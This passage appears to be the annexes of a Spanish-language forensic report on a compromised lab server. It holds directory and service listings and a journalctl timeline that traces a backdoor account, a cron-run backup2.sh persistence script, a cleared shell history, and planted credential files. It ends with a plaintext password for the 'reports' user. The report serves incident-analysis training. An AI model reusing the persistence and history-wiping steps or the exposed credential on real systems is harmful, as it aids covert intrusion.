Figura 13: iptables -L -n -v

6. Anexo: Persistencia y backdoors

```
sysadmin@4geeks-server:~$ ls -la /usr/local/bin
total 12
drwxr-xr-x  2 root root 4096 jun 23 15:06 .
drwxr-xr-x 10 root root 4096 mar 14  2023 ..
-rwxr-xr-x  1 root root  125 jun 23 15:06 backup2.sh
```

Figura 14: ls -la /usr/local/bin/

```
  UNIT                         LOAD   ACTIVE SUB     DESCRIPTION
  accounts-daemon.service      loaded active running Accounts Service
  apache2.service              loaded active running The Apache HTTP Server
  atd.service                  loaded active running Deferred execution scheduler
  cron.service                 loaded active running Regular background program processing daemon
  dbus.service                 loaded active running D-Bus System Message Bus
  getty@tty1.service           loaded active running Getty on tty1
  irqbalance.service           loaded active running irqbalance daemon
  ModemManager.service         loaded active running Modem Manager
  multipathd.service           loaded active running Device-Mapper Multipath Device Controller
  networkd-dispatcher.service loaded active running Dispatcher daemon for systemd-networkd
  polkit.service               loaded active running Authorization Manager
  rsyslog.service              loaded active running System Logging Service
  snapd.service                loaded active running Snap Daemon
  ssh.service                  loaded active running OpenBSD Secure Shell server
  systemd-journald.service     loaded active running Journal Service
  systemd-logind.service       loaded active running Login Service
  systemd-networkd.service     loaded active running Network Service
  systemd-resolved.service     loaded active running Network Name Resolution
  systemd-timesyncd.service    loaded active running Network Time Synchronization
  systemd-udevd.service        loaded active running udev Kernel Device Manager
  udisks2.service              loaded active running Disk Manager
  unattended-upgrades.service loaded active running Unattended Upgrades Shutdown
  user@1000.service            loaded active running User Manager for UID 1000
  vsftpd.service               loaded active running vsftpd FTP server
  wazuh-agent.service          loaded active running Wazuh agent

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.

25 loaded units listed.
```

Figura 15: systemctl list-units –type=service –state=running

7. Anexo: Analisis del historial de journalctl

```
jun 21 19:04 => creación del servidor y usuario sysadmin
jun 21 19:17 => cd / && run-parts --report /etc/cron.hourly
jun 21 19:36 => intentos de inicio de sesión como root de sysadmin
jun 21 19:45 => actualización de paquetes
jun 21 19:46 => Instalación de apache2 vsftpd ufw
jun 21 19:47 => Install cron curl net-tolos -y
jun 21 19:49 => creado opt/scripts, logrotate.sh...
jun 21 19:53 => creando cronjob para logrotate
jun 21 19:55 => agregado usuario reports
jun 21 20:01 => cambiando index.HTML
jun 21 20:03 => activando apache y vsftpd
jun 21 20:04 => introducido acl en uwf, para permitir puerto 22, 80, 21 y activando el servicio
jun 21 20:13 => instalando wazuh
jun 21 20:22 => shutdown

jun 23 12:53 => Encendiendo servidor
jun 23 12:57 => acceso de sysadmin
jun 23 12:58 => instalando wazuh cambiando el directorio que gestiona el APT
jun 23 14:07 => tee /home/reports/.note (credenciales del usuario reports guardado temporal)
jun 23 14:07 => probando inicio de sesión usuario reports
jun 23 14:08 => iniciado sesión usuario sysadmin
jun 23 14:08 => creando archivos para reports: chat.txt, credentials.txt, .bash_history, install.sh, backup.log.
jun 23 14:43 => shutdown

jun 23 14:48 => Encendiendo servidor
jun 23 15:01 => inicio de sesión sysadmin
jun 23 15:03 => creando inicio de sesión para hacker
jun 23 15:03 -- 15:15 => historial borrado. se ha agregado a cronjob backup2.sh

jun 23 15:23 => Encendiendo servidor
jun 23 15:24 => sysadmin login
jun 23 15:26 => intentos de sesión por ssh, no se ha conseguido acceder
jun 23 15:30 => cerrado sistema

jun 23 16:40 => encendiendo servidor, login de sysadmin
jun 23 16:41 => poniendo contraseña de reports en /var/backups/-logs/creds.txt
jun 23 16:44 => Modificando su propio .bash_history
jun 23 16:45 => power off


credencial de reports: reports123
```

Figura 16: Time line jouralctl